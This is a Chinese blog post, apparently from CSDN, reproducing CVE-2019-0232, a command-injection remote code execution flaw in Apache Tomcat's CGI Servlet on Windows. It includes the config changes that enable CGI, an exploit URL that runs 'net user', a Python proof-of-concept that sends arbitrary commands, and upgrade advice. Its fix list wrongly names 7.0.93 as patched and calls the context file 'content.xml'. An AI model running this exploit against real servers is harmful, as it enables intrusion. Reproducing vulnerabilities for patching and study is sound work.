

## 原创 Apache Tomcat CVE-2019-0232 远程代码执行漏洞

2019-04-20 15:46:39 [tdcoming](#) 阅读数 1266 [更多](#)

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qg\\_29647709/article/details/89418524](https://blog.csdn.net/qg_29647709/article/details/89418524)

漏洞简介2019年4月10日，Apache Tomcat报告了一个漏洞，报告中称在windows上运行的Apache Tomcat存在远程代码执行漏洞，漏洞编号为CVE-2019-0232。在台，远程攻击者向CGI Servlet发送一个精心设计的请求，在具有Apache Tomcat权限的系统上注入和执行任意操作系统命令。漏洞成因是当将参数从JRI > JWindow由于CGI Servlet中的输入验证错误而存在该漏洞。CGI Servlet默认是关闭的。

## 影响范围

## Apache Tomcat 9.0.0.M1 to 9.0.17

## Apache Tomcat 8.5.0 to 8.5.39

## Apache Tomcat 7.0.0 to 7.0.93

## 漏洞复现

## 测试环境

Tomcat 8.5.39

JDK 8u121

## 0X00修改配置文件

- web.xml

```

1 <servlet>
2     <servlet-name>cgi</servlet-name>
3     <servlet-class>org.apache.catalina.servlets.CGIServlet</servlet-class>
4     <init-param>
5         <param-name>debug</param-name>
6         <param-value>0</param-value>
7     </init-param>
8     <init-param>
9         <param-name>cgiPathPrefix</param-name>
10        <param-value>WEB-INF/cgi-bin</param-value>
11    </init-param>
12    <init-param>
13        <param-name>executable</param-name>
14        <param-value></param-value>
15    </init-param>
16    <load-on-startup>5</load-on-startup>
17 </servlet>
18
19 <!-- The mapping for the CGI Gateway servlet -->
20
21 <servlet-mapping>
22     <servlet-name>cgi</servlet-name>
23     <url-pattern>/cgi-bin/*</url-pattern>
24 </servlet-mapping>

```

- content.xml

```
1 <Context privileged="true">
2
3     <!-- Default set of monitored resources. If one of these changes, the -->
4     <!-- web application will be reloaded. -->
5     <WatchedResource>WEB-INF/web.xml</WatchedResource>
6     <WatchedResource>${catalina.base}/conf/web.xml</WatchedResource>
```




```
7 |
8 | <!-- Uncomment this to disable session persistence across Tomcat restarts -->
9 | <!--
10 | <Manager pathname="" />
11 | -->
12 | </Context>
```

将WEB-INF 文件移动到 /webapps/ROOT 然后启动tomcat, WEB-INF以下参考链接可以下载到。

手动测试:



```
1 | http://127.0.0.1:8080/cgi-bin/hello.bat?&C%3A%5CWindows%5CSystem32%5Cnet%20user
```



[https://blog.csdn.net/qq\\_29647709](https://blog.csdn.net/qq_29647709)

## poc

```
1 | import requests
2 | import sys
3 |
4 | # http://localhost:8080/cgi-bin/hello.bat?&C%3A%5CWindows%5CSystem32%5Cnet.exe+user
5 |
6 | url = sys.argv[1]
7 |
8 | url_dir = "/cgi-bin/hello.bat?&C%3A%5CWindows%5CSystem32%5C"
9 |
10 | cmd = sys.argv[2]
11 |
12 | vuln_url = url + url_dir + cmd
13 |
14 |
15 |
16 | print ("Usage: python CVE-2019-0232.py url cmd")
17 |
18 | print ("The Vuln url:\n\n" ,vuln_url)
19 |
20 | r = requests.get(vuln_url)
21 |
22 |
23 | print("\nThe Vuln Response Content: \n\n" , r.text)
24 |
25 |
```



## 修复措施

受影响版本的用户应该应用下列其中一项缓解。升级到:

- Apache Tomcat 9.0.18或更高版本
- Apache Tomcat 8.5.40或更高版本
- Apache Tomcat 7.0.93或更高版本

## 参考链接

- <https://github.com/pyn3rd/CVE-2019-0232>

### 测试环境及更多漏洞关注:


更多关注小密圈：



(信安之路-技术交流)



(信安圈子-干货分享)



CVE-2019-0232: Apache Tomcat RCE漏洞

阅读数 973

ApacheTomcat是在ApacheSoftwareFoundation(ASF)支持下开发的开源JavaServlet容器，实现了多... 博文 来自: systemino的博...



想对作者说点什么



Tomcat RCE 漏洞复现 (CVE-2019-0232)

阅读数 3480

漏洞影响范围，直接看官方公告：总结起来漏洞影响范围如下：tomcat7.0.04之前 tomcat8.5.40之前 t... 博文 来自: helloexp的博客

Apache Tomcat 远程代码执行漏洞 (CVE-2019-0232) 漏洞复现

阅读数 1015

ApacheTomcat远程代码执行漏洞 (CVE-2019-0232) 漏洞复现一、漏洞简介漏洞编号和级别CVE编... 博文 来自: Sylon的博客

ThinkPHP5 5.0.22/5.1.29 远程代码执行漏洞

阅读数 4463

ThinkPHP是一款运用极广的PHP开发框架。其版本5中，由于没有正确处理控制器名，导致在网站没有... 博文 来自: tdcoming'blo...



免费云虚拟主机试用一年

CVE-2019-0708远程桌面服务远程代码执行漏洞

阅读数 904

漏洞信息：2019年5月14日微软官方发布安全补丁，修复了Windows远程桌面服务的远程代码执行漏... 博文 来自: chwww的博客

Apache Tomcat 跨站脚本漏洞处理 (CVE-2019-0221)

阅读数 105

漏洞描述ApacheTomcat跨站脚本漏洞描述：Apache是美国阿帕奇（Apache）软件基金会的一款轻量... 博文 来自: ximenjianxue-...

Apache Tomcat远程代码执行漏洞(CVE-2019-0232)

阅读数 48

受影响的版本ApacheTomcat9.0.0.M1to9.0.17 ApacheTomcat8.5.0to8.5.39 ApacheTomcat7.0.0to... 博文 来自: TivonaLH的博客

Apache tomcat远程代码执行验证代码

04-16

Apache tomcat远程代码执行代码

下载

CVE-2019-0232 Tomcat RCE 远程命令执行漏洞 复现环境

04-18

本附件是对CVE-2019-0232 Tomcat RCE 远程命令执行漏洞 的复现环境。将文件下载到本地，直接运行tomcat 启动服务...

下载

陈小春哭诉：坂田土豪怒砸2亿请他代言这款0充值传奇！真经典！

贪玩游戏 · 顶新

墨者学院 - Tomcat 远程代码执行漏洞利用(第1题)

阅读数 502

刷新fit网站burp截包，repeater，更改不安全的HTTP方法为PUT（将get更改为options可查看服务器... 博文 来自: 多崎巡礼的博客

cve-2019-0192一把梭

阅读数 1386

背景：近日，ApacheSolr官方团队在最新的安全更新中披露了一则ApacheSolrDeserialization远程代... 博文 来自: Yale的博客



systemino

557篇文章



排名:千里之外



helloexp

42篇文章



排名:7000+



PeiSylon

39篇文章



排名:千里之外

Tomcat 远程代码执行漏洞分析 (CVE-2017-12615)

阅读数 4248

1.漏洞描述漏洞简述：当tomcat启用了HTTPPUT请求方法（例如，将readonly初始化参数由默认值设... 博文 来自: fly小灰灰的专栏

CVE-2018-0802噩梦公式二代复现

阅读数 1720

一.环境搭建攻击机：kali ip:192.168.43.79靶机:windows7x64+office2010poc下载:https://githu... 博文 来自: kkz的博客

利用最新Apache解析漏洞 (CVE-2017-15715) 绕过上传黑名单

阅读数 7794

我在代码审计知识星球里提到了Apache最新的一个解析漏洞（CVE-2017-15715）：除了帖子中说到... 博文 来自: 是大方子





鹿茸现价是多少钱一斤

CVE-2019-9766漏洞复现

阅读数 2099

一.漏洞描述FreeMP3CDRipper是一款音频格式转换器。FreeMP3CDRipper2.6版本中存在栈缓冲区溢... 博文 来自: [kkz的博客](#)

CVE-2019-0232: RCE on Windows Tomcat

阅读数 233

漏洞描述enableCmdLineArguments变量默认为true。影响版本: \*Tomcat9–versions9.0.0.M1throu... 博文 来自: [caiqi](#)

[渗透]Apache Tomcat示例目录漏洞

阅读数 5847

漏洞等级: 中ApacheTomcat默认安装包含“/examples/”目录, 该目录包含许多示例servl... 博文 来自: [胖胖的ALEX](#)

Apache Tomcat 信息泄露及远程代码执行漏洞分析与防护

阅读数 2246

Apache和Tomcat都是WEB网络服务器, 一般Apache是静态解析, tomcat是java应用服务器, 动态解... 博文 来自: [朔方飞絮谈安全](#)

必须更换Tomcat的新版本以修补漏洞吗

问答

[推动全社会公益氛围形成，使公益与空气和阳光一样触手可及。](#)  
公益缺你不可，众多公益项目等你PICK——百度公益 让公益像「空气和阳光」一样触手可及！  
[gongyi.baidu.com](#)

Tomcat远程代码执行漏洞 (CVE-2017-12615)

阅读数 7748

实验环境操作机: windowsXPIP: 172.16.11.2目标机: windowsserver2003IP: 172.16.12.2实验目... 博文 来自: [Unitue\\_逆流](#)

再谈cve-2019-0708漏洞最新事情，更新poc及个人说明

阅读数 3151

距离CVE-2019-0708漏洞出现的了有一段时间了, 在此期间poc都更新了几个版本。有人也来问过我具... 博文 来自: [清水的博客](#)

Cisco WebEx Meetings Windows 应用本地提权漏洞poc(CVE-2019-1674)

阅读数 551

AvulnerabilityintheupdateserviceofCiscoWebexMeetingsDesktopAppforWindowscouldallowalo... 博文 来自: [helloexp的博客](#)

CVE-2019-12735 (Vim远程代码执行) 漏洞复现

阅读数 666

1.漏洞影响版本Vim<8.1.1365Neovim<0.3.62.漏洞利用条件该漏洞存在于编辑器的modeline功... 博文 来自: [kkz的博客](#)

Firefox 浏览器爆严重漏洞-CVE-2019-11707

阅读数 481

CVE-2019-11707漏洞 博文 来自: [helloexp的博客](#)



萧邦手表维修服务中心

萧邦手表维修点

Tomcat漏洞之——通过PUT远程代码执行

阅读数 1万+

原文链接: <http://www.dubby.cn/detail.html?id=9034>本文仅为技术分享, 任何利用里技术的行为都... 博文 来自: [明月阁](#)

Tomcat 远程代码执行漏洞 (CVE-2017-12615)

阅读数 526

Tomcat远程代码执行漏洞(CVE-2017-12615)0x00首先还是通过docker搭建实验环境, 实验环境需要... 博文 来自: [Hvnt3r的博客](#)

c# 串口通信、 网络调试助手c# c# 泛型比较大小 c#解压分卷问题 c#启动居中 c# 逻辑或运算符 c# 全局检测鼠标位置  
c# js popup c# 汉字分段 c# 结构体 赋值

等级：

博客 5

访问：14万+

积分：2145

排名：7672

勋章：

最新文章

漏洞引擎

phpstudy后门文件检测及利用

CVE-2019-0708 远程桌面代码执行漏洞复现

ThinkPHP 5.0 \* 远程代码执行漏洞分析

域测试---ms14-068 Kerberos漏洞

最新评论

手机木马远程控制复现

weixin\_45651569：可以解释下流程吗？受这方面问题困扰

CVE-2019-0708 远程桌...

weixin\_39653966：这几个加进去不报错？[-] WARN! The following modules could not l ...

手机木马远程控制复现

qq\_29647709：QQ group 906755997

ThinkPHP 5.0 \* 远...

qq\_29647709：QQ group 906755997

ThinkPHP 5.0 \* 远...

weixin\_45542709：兄弟，可以给个联系方式`。

分类专栏

WEB安全

28篇

漏洞利用

35篇

运维安全

11篇

内网渗透

13篇

CTF

12篇

展开

归档

2019年9月

3篇

2019年4月

1篇

2019年1月

4篇

2018年12月

34篇

2018年11月

8篇

2018年9月

5篇

2018年8月

28篇

2018年7月

5篇

展开

1

https://blog.csdn.net/qq\_29647709/article/details/89418524

6/7

Google 已关闭此广告

停止显示此广告

为什么显示该广告?



程序人生



CSDN资讯

 QQ客服

 kefu@csdn.net

 客服论坛

 400-660-0108

工作时间 8:30-22:00

关于我们 招聘 广告服务 网站地图


 百度提供站内搜索 京ICP备19004658号

©1999-2019 北京创新乐知网络技术有限公司

网络110报警服务 经营性网站备案信息

北京互联网违法和不良信息举报中心

中国互联网举报中心 家长监护 版权申诉

 1

